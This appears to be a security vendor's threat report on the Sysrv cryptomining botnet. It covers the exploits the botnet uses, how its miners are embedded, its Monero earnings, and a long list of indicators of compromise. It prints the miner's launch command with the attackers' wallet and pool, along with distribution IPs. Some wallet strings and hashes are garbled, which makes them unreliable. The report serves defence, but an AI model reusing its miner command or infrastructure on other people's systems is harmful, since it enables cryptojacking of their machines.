
Exploits without a CVE number:

- Apache Flink RCE
- Apache NiFi Api RCE

- Apache Hadoop YARN ResourceManager Unauthenticated RCE
- Jupyter Notebook RCE
- MySQL RCE
- Redis RCE
- ThinkPHP RCE
- Apache Tomcat RCE
- WordPress brute-force
- XXL-JOB Unauth RCE
- SSH brute-force

Detailed Timeline of Exploits Used in Sysrv

The Evolution of the Sysrv Botnet



Click the image to open it in a new tab

Sysrv's Mining Operation

The main goal of the Sysrv botnet is to mine the Monero cryptocurrency.

Monero is getting more popular among malicious actors. There are several reasons why Monero is a popular choice for attackers. Most importantly, its transactions are more difficult to trace and it can be mined using the CPUs of ordinary computers (whereas other cryptocurrencies require special hardware, such as application-specific integrated circuits – ASICs).

Even though Sysrv uses the open-source [XMRig](#) project to mine Monero, each group for Sysrv samples slightly differs in its crypto mining configuration. To see these differences, we extracted all miner modules and grouped them by their configuration.

Case 1 – Embedded miner, command execution

For the first sample, the miner was embedded in the binary using the [go-bindata](#) package. According to its documentation, “this package converts any file into manageable Go source code. Useful for embedding binary data into a go program. The file data is optionally gzip compressed before being converted to a raw byte slice.” The miner is embedded as a gzip file.

```
File: xmrig_linux_amd64.go
  bindataRead Lines: 19 to 53 (34)
  bindataFileInfoName Lines: 53 to 58 (5)
  bindataFileInfoSize Lines: 58 to 63 (5)
  bindataFileInfoMode Lines: 63 to 68 (5)
  bindataFileInfoModTime Lines: 68 to 73 (5)
  bindataFileInfoIsDir Lines: 73 to 78 (5)
  bindataFileInfoSys Lines: 78 to 83 (5)
  xmrigBytes Lines: 83 to 90 (7)
  xmrig Lines: 90 to 104 (14)
  Asset Lines: 104 to 113 (9)
```

Once the embedded miner is extracted, it will be saved to the /tmp folder as network01. It will be executed with the following command:

```
/tmp/network01 -B --donate-level 1 -o pool.minexmr.com:5555 -u
49dnvYkWKZNPdJ3KF8fR1BHLBfiVArU6Hu61N9gtrZWgbRptntwht5JUrXX1ZeofwPwC6fXNXPZfGjNEChXtt
```

Mining pool: pool.minexmr.com:5555

Mining address:

49dnyYkKwKZNPdJ3KF8fR1BHLBfiVArU6Hu61N9gtrZWgbRptntwht5JUrXX1ZeofwPwC6fXNxPZfGjNEChXtt

Case 2 – Miner in a separate binary, script execution

For the samples in Groups 2, 3, and 4, the miner is in a separate binary and executed by the script files.

Mining pools:

- pool.minexmr.com:5555
- xmr.f2pool.com:13531

Mining address:

49dnyYkKwKZNPdJ3KF8fR1BHLBfiVArU6Hu61N9gtrZWgbRptntwht5JUrXX1ZeofwPwC6fXNxPZfGjNEChXtt

Case 3 – Embedded miners, configuration file input

From Group 5 until now, the miners are always embedded within the malicious binaries either in gzip or later directly as ELF files, using the same bin-data package we saw in Case 1. In total, **three different mining binaries** were used in these cases. All of them are executed with a configuration file as an input.

```
Usage: xmrig [OPTIONS]
```

```
Network:
```

```
-o, --url=URL           URL of mining server
-a, --algo=ALGO         mining algorithm https://xmrig.com/docs/algorithms
                        --coin=COIN       specify coin instead of algorithm
-u, --user=USERNAME     username for mining server
-p, --pass=PASSWORD     password for mining server
-O, --userpass=U:P      username:password pair for mining server
-x, --proxy=HOST:PORT   connect through a SOCKS5 proxy
-k, --keepalive         send keepalived packet for prevent timeout (needs pool support)
                        --nicehash       enable nicehash.com support
                        --rig-id=ID       rig identifier for pool-side statistics (needs pool support)
                        --tls            enable SSL/TLS support (needs pool support)
                        --tls-fingerprint=HEX pool TLS certificate fingerprint for strict certificate pinning
--daemon               use daemon RPC instead of pool for solo mining
--daemon-poll-interval=N daemon poll interval in milliseconds (default: 1000)
--self-select=URL      self-select block templates from URL
-r, --retries=N         number of times to retry before switch to backup server (default: 5)
-R, --retry-pause=N     time to pause between retries (default: 5)
                        --user-agent     set custom user-agent string for pool
                        --donate-level=N  donate level, default 1%% (1 minute in 100 minutes)
                        --donate-over-proxy=N control donate over xmrig-proxy feature
```

We extracted the configuration files from all samples and found the following.

Mining pools:

- xmr-eu1.nanopool.org:14444
- xmr-eu2.nanopool.org:14444
- xmr.f2pool.com:13531

Mining address:

49dnvYkKwKZNPdJ3KF8fR1BHLBfiVArU6Hu61N9gtrZWgbRptntwht5JUrXX1ZeofwPwC6fXNXPZfGjNEChXtt

Case 4 – WatchDog mining address

For one specific sample (SHA-256:

1c91ed47c3c0baa74fa15c9b02330701dd02fc1e9b44963e1fe9a650ef7b78ef) the mining address is different from the one that all the others used. This address is

82etS8QzVhqdiL6LMbb85BdEC3KgJeRGT3X1F3DQBnJa2tzgBJ54bn4aNDjuWdtpygBsRqcFGRK4gbbw3xUy3c

, which was observed in [WatchDog](#) campaigns.

Case 5 – Proxying traffic to mining pools?

In recent samples attackers use a unique IP:port combination as the pool URL:

194.145.227.21:5443. The IP is the one from which they distribute the malicious files, and probably they use this specific port to proxy the traffic to the appropriate mining pools.

The Monetization of Sysrv


As one of Sysrv's main objectives is to mine cryptocurrency on its infected targets, we peeked inside its monetization scheme.

Across the Sysrv malicious sample, Monero was the main cryptocurrency mined with a dedicated address:

49dnvYkKwKZNPdJ3KF8fR1BHLBfiVArU6Hu61N9gtrZWgbRptntwht5JUrXX1ZeofwPwC6fXNXPZfGjNEChXtt

We can check the account's balance by browsing various mining pool sites:

F2Pool




Snapshot of the wallet's balance on 2021-09-14

At the current exchange rate of XMR-USD, the total XMR amount equals **4,060 USD**. At a certain time, as many as four workers were mining cryptocurrency for this specific wallet at the rate of 30.31 KH/s.

We could also peek into some of the workers' (victim) names:

- 1
- linux
- w



The screenshot shows a mining dashboard with two tabs: 'Workers' (selected) and 'Payouts'. Under 'Workers', there are three filters: 'All (4)', 'Online (4)', and 'Offline (0)'. Below the filters is a table with three columns: 'Worker', '15m Hashrate', and '24h Hashrate'. The table lists a 'Total' row and three individual workers: '1', 'linux', and 'w'.

Worker	15m Hashrate	24h Hashrate
Total	30.31 KH/s	30.54 KH/s
	10.84 KH /s	10.96 KH /s
1	0.09 KH /s	0.01 KH /s
linux	3.54 KH /s	3.38 KH /s
w	15.86 KH /s	16.19 KH /s

Online workers mining Monero

This Monero mining operation started in November 2020 and is still active today.

MINEXMR

Here the account was suspended due to botnet activity.



Miner Dashboard



49dnvYkWkZNPdJ3KF8fR1BHLBfivArU6Hu61N9grZWgbRptntwht5JUXX1ZeofwPwC6fXNxPZfGjNEChXttwWE3WGURa

Error

Account suspended due to reports of botnet activity. Contact support.
Account suspended due to reports of botnet activity. Contact support.
Account suspended due to reports of botnet activity. Contact support.
Account suspended due to reports of botnet activity. Contact support.
If you have just started mining please wait a few minutes.

xmr.nanopool.org

The total amount paid from the account was over 76 XMR, which is around **20,000 USD**. The first payment happened on 28 February, just a few days after the release of the first malware sample to use xmr.nanopool.org (25 February). The last payment occurred on 2 July. The last sample using xmr.nanopool.org was seen at the end of June. From July, all the samples connect to the mining pool through a proxy.

Account: 49dnvYkWkZNPdJ3KF8fR1BHLBfiVArU6Hu61N9gtrZWgbRptntwht5JUrxX1ZeofwPwC6fXNxPZFGjNEChXttwWE3WGURa

JSON Data Settings

Current Calculated Hashrate	Average Hashrate for last 6 hours	Balance	Unconfirmed Balance
0.0 H/s	-- H/s	0.00000000 XMR	0.00000000 XMR



Workers Payments Shares Calculator

Total paid: 76.127798 XMR CSV

Date	Amount	Status
75 2021-07-02 01:10:12	1.030264 XMR	Confirmed
74 2021-06-30 21:37:14	1.049449 XMR	Confirmed
73 2021-06-29 20:42:08	1.039493 XMR	Confirmed

Let's take a quick look at the other account as well:

82etS8QzVhqdiL6LMbb85BdEC3KgJeRGT3X1F3DQBnJa2tzgBJ54bn4aNDjuWDtpygBsRqcGRK4gbbw3xUy3c

F2Pool

82etS8QzVhqdiL6LMbb85BdEC3KgJeRGT3X1F3DQBnJa2tzgBJ54bn4aNDjuWDtpygBsRqcGRK4gbbw3xUy3c

All 5 Online 5 Offline 0

Wallet of the WatchDog campaign

At the current exchange rate of XMR-USD, the total XMR amount equals **10,187 USD**. At a certain time, as many as five workers were mining cryptocurrency for this specific wallet at the rate of 225.93 KH/s.

Workers		Payouts	
All (5) ⓘ		Online (5)	Offline (0) ⓘ
Worker↕	15m Hashrate ↕	24h Hashrate ↕	
● Total	225.93 KH/s	239.73 KH/s	
	15.45 KH /s	15.20 KH /s	
clean	160.12 KH /s	165.22 KH /s	
doc	5.31 KH /s	15.34 KH /s	
fag	14.53 KH /s	15.20 KH /s	
fag2	31.06 KH /s	28.78 KH /s	

Online workers mining Monero

We can also see into some of the workers' (victim) names:


- clean
- doc
- fag
- fag2

This Monero mining operation started in November 2020 and is still active today.

xmr.nanopool.org

The total amount paid is over 15 XMR, which is over **4,000 USD**. The first payment happened in October 2020. It is still active as of September 2021.

Current Calculated Hashrate	Average Hashrate for last 6 hours	Balance	Unconfirmed Balance
708,960.0 H/s	750,796.6 H/s	0.09251575 XMR	0.00314917 XMR



Workers		Payments	Shares	Calculator			Last Share	Rating 👤	Hashrate
		Worker ▼							Now
		Online 3 Offline 3 Total 6							
1	c lean						few minutes ago	89036304	700,560.0 H/s
2	n ov1						several minutes ago	5975264	840.0 H/s
3	v 11						several minutes ago	4816016	840.0 H/s
4	e lf						35 minutes ago	1378800	0.0 H/s
5	n ewAge						an hour ago	1251808	0.0 H/s
6	o ffice						3 hours ago	104080	0.0 H/s

Protecting Devices from Sysrv

[CUJO AI Sentry](#), the multi-layer security solution for large network service providers, already prevents devices on over 40 million end-user networks from participating in the Sysrv botnet.

Tools Used in the Research

- VirusTotal – <https://virustotal.com>
- Ghidra – <https://ghidra-sre.org>
- Redress – <https://github.com/goretk/redress>

References and Further Reading

Sysrv Indicators of Compromise

We have shared the Sysrv indicators of compromise on GitHub: https://github.com/getCUJO/ThreatIntel/blob/master/loC/sysrv_ioc

Distribution servers:

185[.]239.242.71
45[.]145.185.85
finalshell[.]nl
31[.]210.20.181
31[.]210.20.120
31[.]42.177.123
194[.]40.243.98
194[.]145.227.21

Monero addresses:

49dnvYkKwKZNP rDj3KF8fR1BHLBfiVArU6Hu61N9gtrZWgbRptntwht5JUrXX1ZeofwPwC6fXNxPZfGjNEChXtt

82etS8QzVhqdiL6LMbb85BdEC3KgJeRGT3X1F3DQBnJa2tzgBJ54bn4aNDjuWDtpygBsRqcGRK4gbbw3xUy3c

Pool URLs:

pool.minexmr.com:5555
xmr.f2pool.com:13531
xmr-eu1.nanopool.org:14444
xmr-eu2.nanopool.org:14444
194[.]145.227.21:5443

Packed ELF binaries:

1a63f7a38c7f5a5cc770246c958aea70ea95bcfac1bad92d2d524f4fe24c1ca
67f03f3065ec012cd8853e9d1b11cb441741910a24cb23ea652fb63d7219ebaa
720341984c842070dcc925cb47127aba35e16971cf7d532cc2efb24b98d56c93
82db3a4201e287cc31d029c0a514f23278723c3ed4836c70cd08e3239a5dec8a
d0bb0cb6f1cce7605527989e589033256bfb6b7903832ff3ea1b3e8752ea9f78
8353823b0dc71e1feec1a2ba5e509966d5dae7f5105489c1e628baa73b314d76
9d85b4e7202521d435a871b7de5f8affd30603687cf6e6f39f1420e9223b2bea
dd5b4de5a1c68aad5a2efb08db55cb3e09f8ddffc19c95c1ecf9d06c6edf2d40
1384790107a5f200cab9593a39d1c80136762b58d22d9b3f081c91d99e5d0376
bcb02047374196acd0285a656a8d378cecd6115c403d0bc9f743b4e3ffd6fed
dd31b774397c6e22375d4f2fe26e38e82ae164bc73cf58314b18b8eed26802f0
0c13b3528088c308ac28971fba93939c66da2eabef66a4d3790c0b1817221535
beaa0639a67f7fc7937a100f01a550ecb8c8b608251f4d02a97d9a0a15de1304
9c9b7da616239290db831a9305e1a46d45c112c761deaea5ed4c36aea7433891
72483800c412e2204731b12c9d8ffff1bc84f7af8f0b258299bb4f091a57ab23a
5f5d599d4d0f9149440a6f813c6db3759d4fdbf7abe991c3af3aa59dc8c4027f
7a546057a47ee02f6436e51d6d61f1b63c525307f9b5076a8edfe2cf4ae68769
a999d7f95af4084b1e4276ee329e9b466c4d88a14cfc87007587d18a4a6c9f8a
1dd2c66843fcf5512b4dda518c2d5010edf06ab701f0380777b1b305ce9c98b0
bf2c450d4d3519de51fbd31def04a0e6786e13a568ddefcaa62d812cc72ffc4c
e627aff93c1e095786b5a5248425ec62c1ea8b049d487cfa6e9cfd2a0ddb7b
d42090b274d285e759de296239bd7b8e5d97270b2d2ae189aed80e68ba82b591
3ea2df69b99f78fc0768ecf8190293f2b277b6de6e7b8e668f40b8a4910df17c
ba46915f06d99c4dbb9d07767a86e979893f46333a8a93fce6e040452dfc1155
9b2023a0e22f22860a7a46a67c9eba2c4831db66244603fd961fbb5c38b55272
8223164dd8e2c7d6b2f0da63639186564335ba6a1bfc11cf31493d5c48f3abaf
f487b23309808e468889baf10c852284b7833b8ac06fd405d1b19abafc8e17fb
18a877f11f2ba2d7ae05ee8644a5cbd687282df4010dd0cb7680aec2e00d98ce
5208cda8463eee0ac2cf0273dcd4036aa1e2be0de2c45b4ffd71e4c92bac3f2b
22ef90a2b3c23d3c890358ffff4ec1210e4ceaaf46d8bef525294151b0e88ce15
4fd37fa6ccf027e11409e3ca3b8109b2830cb3d7842303e67e6d0c087ae1b419
848ed7e90c767e7ab2b1a93f9b8ca9c41eb02c3c76bf8b7dfd806fe26c1f431e
296d3d3ed5feeda7f6d99adc9da2566cb6c460194066accac941a7b09bedfc3
1c91ed47c3c0baa74fa15c9b02330701dd02fc1e9b44963e1fe9a650ef7b78ef
7ff5f2b3145d1e54a84f5bcc13ae6838baac2d6c20951d19608166833753d96f
544d20fc286d0803dee86a9c34b4c348333e320a4e33fd2730079701cb6e108f
c55706ddbdfdccef77f225e711463f50d7da127818ee93a6be10836e4c1662393
95f9faf8a4ef5db4a3e60d577287e18fbbbe32336a3b98c256da601645b674c74
89bc80a0bca059535741063ea882c1602cb369af7deea0e45e982b33faa10a68
4d6e5c861f04ed4a14195e29e60f6efba03c05bc213c3a6cffe0f0116a013e5b
798d1292b97eddc2b92a017f2599cf3f3e26e0695e2c2a27b897a483b32d9753
97106c8ca7af1cce73527e8cee2db6a923b257dc8b741ef3e05ecc52468413cc
dec628d38b1cece3a980e56813cc3000bdc4d92a08bdf7892961655f1e2e91dd
945cd9e2d05e525417d48c3b18f8b2b953f468ff2f26ddeec4f456812719922a
04c1fe3bf04ebf65d38987f3d1a728684970e88503fa075e2d0b8bbbe98a14cb
0b6037eadb03feed5eb6c67ef4a68e80c64cf619670c6e3187ba076a017c4c85
81e5beaf5683b92b1a238a909805bd02298830dc90d383facdebdb170230ec34
1b2909eda77c14b559b06a68a794868989b7e38c9ca185a3180c63e5c38622b5
c7e136001338f2921fc6bbd67e1de8d4a5098b02eab55a47aa3bff2fa7ad8b77
3a6b7ee9503a90c5c5735c2867586b0dfc38e1e148d7f6d902f13e298362fc45
5f1d1141da3fe3261edf03c6be1625fe8c8443bdb5381252658100b4f296df6e
2fa5832e8b73a6f585f937f396d7b430d35d23ea607d10649a40989068c6c923
163ef20a1c69bcb29f436ebf1e8a8a2b6ab6887fc48bfacd843a77b7144948b9
03e3859f2109215e347b93c4df95bb1a2d402280a5ec870c4c74422db83d7ffb

41dbb7871093a6be9acc7327bc7a7757df2f157912ff5649b01390307283bb53
7d1e2685b0971497d75cbc4d4dac7dc104e83b20c2df8615cf5b008dd37caee0
af7c5617a89c40aac9eb2e573a37a2d496a5bcaa9f702fa919f86485e857cb74
5fc4c90fae41a53ef41cac0ef2c0c7f4076d8ac3e49bf71daaebe584eb03ea91

Embedded ELF miners:

3144e5eb401f51f957f6821c201d5135f8627bbf2dab054d962fceaca45b3a04
d3e72cdce785505117cf6599513344faf fec3400099c47725991498e2f06d2eb
67e38438759f34eaf50d8b38b6c8f18155bcc08a2e79066d9a367ea65e89aa3d
31ebd33606ee9d58cf2c641d583bebe2d8bd5c374d1f988510c953bfa24a05c0

Embedded GZip miners:

9b1a79cf787e04ce8a017ca547e1a53431ddb77259982d36f7ebf3d2d6b20c16
19314b1c99da65ed22534a2e059fcdcc30a495247dc76eed79e583fd2df97735
a01eb03f5cb206bb27574952725a56a5552b8826603aaf6fea1a4be6ecb187b4

Separate XMRig ELF binaries:

d1e4fb661716aa79351fdb86c6a364a4a52a86d85ecf91afff052abdfc168b5b
2ca7ac7c1884004ea3ce310e2ed8bc23ecb0e26826aff48e4662809cc4299350
d3e72cdce785505117cf6599513344faf fec3400099c47725991498e2f06d2eb

Linux Bash (sh) loader scripts:

752f181073449404df442a56b067951a8ed5a5419129ca5a416e80c376295b54
8f421d90d2697cc38d24858ab894a119719a217157c151eaf9fe9ff55f6387a5
1d42661ed8ee86d6329d27158ba9d1cf6291b1d3c6554ba50b683643f0b89959
0703482c9cfd573924c028db0a2563b7e936993a345ad6d92e9cfff73030cebc5
f674e83e44bbb3ddf76c3622b9b8b0be16edf60f4021a91b5959e528684c481f
f36b692e27631a5cc96f705ad06fa4496b70fc59c4ed3b6f9a2efffff503975c
472fa4d13d8d71762af7fe5d574ad0d7c7c2983d228fd0944f0ee706e5b9d551
774fad3fd2c7add5842b58c1127b9061d38027debc3917910a8ec6b6aec9d08
b480b65704fb998bafa8893221e691daa906a80206196eda1ac3c0cdcc5c1c49
03e1806272242fae788c8728bc5796482890601839c0c5012855424ce253c95d
30c3965452d35eab07243e2b193a3de678c1be6719753ed00b164785ae57ea98
0783a9793100e6a32b21183239f955989c8901d18260092309efae91ccc075da
2d1b6deacc69f67a6a207e9eb0010e62cd4d87298374c957236c78606f62e
6a77d927c3e749c92b3f8847804c0de509050ad24aaf72519314df9226c3acb0
6cab9f43cf738ba5ca9fb519f898f6ae10b11391d76191c395fe2c5bcbe5c100
58d96898ae28a806c8056799d703cad8a5bac95772458512395f77b8b6f73585
af279402867f3ef8d9e8bacde3aff359b1c6f3f2d581b914f12cb9d914199a0d
b7e06689bde2614505a70cd0b4be24688be78d05057a134cc3f16919763bf65f
c07838598435a26f658654db4ce816914e6cfe70056382471362407d6093e1fa
a41f2f0d431e750e911fc8f70c8b764f141f19fef2e6b0b70192d502d59ae39a
41abb26f7c6dbc59ed4fc9f323211b4d422937700d866a7c5d12625f85fe6be6
0015ff5fdce5e2523780350b60481c5c77e567425ef6b3be7569f557b4b70539
4e485aa3bd66a62976b664af7d1060141610d91d0b2a24069db3835b35a3288b
6464434e5040b6bab0dd8b55b906dc1d068a21de5684e75e5eb51aa2608ef0ad
1f9fe85cb54c42dd41936ba0dc0772181ea9568cba13ccf68192e1de61abb5e8
ac0d8aceb01077b5ff3de02c6c63971054104bedabf3732ed169646a3f7e10e9
54419989e90f0281068a8b5e23715180682b61b70efb4aebc18562bd34cdd2a8
0352699e6b5fdaf7e88a862947bd8a764b3cad0e4d2e9388fd26f4316eb98d9a
ac229564c2027f2a941f91e2cd69e92d83ae11fdf855e22959366614ae8f2300
f8b3ee42481fa87a1f2cd671abbe02ae246b8f60cacc0b69530d2f83a8f7c645
3cb6ffb62188958e4fbecdc082c344c8c40cabc76d3d9da60f4a2d28f9a297bd
f8cd3952a3f077530ecd2e4095de19e98c34b90e5843214e8c209db508b4661e
6df1ade14e31ad4a97f25b4fd17402f77d55e7e1ebd8c8ee49d637cf4201787d
70573eb2a3533f82147f340a574f94dfdb8612a1d4c0c0a4b41ff7100b4cf2a1
5196c1a9a8f5a954762fac2d29700ca7ac919cdcd4ee18dd59d8b68923186742
ae397202fd8b593c41825d484ab93abe2af6327dda1618cf6f1f636a5f5b14e6
b5dd691f864fb3d81e83fcad6a2d449e88cdfa11885e3e03b6c666be4a6f1588
28e9b06e5a4606c9d806092a8ad78ce2ea7aa1077a08bcf3ec1d8e3d19714f08
dfbe48ade0b70bd999abaf68469438f528b0e108e767ef3a99249a4a8cfa0176
11fb436d9ae73760b8c94dda494acb532b3df0508ab6bf8d705509d3222e590b
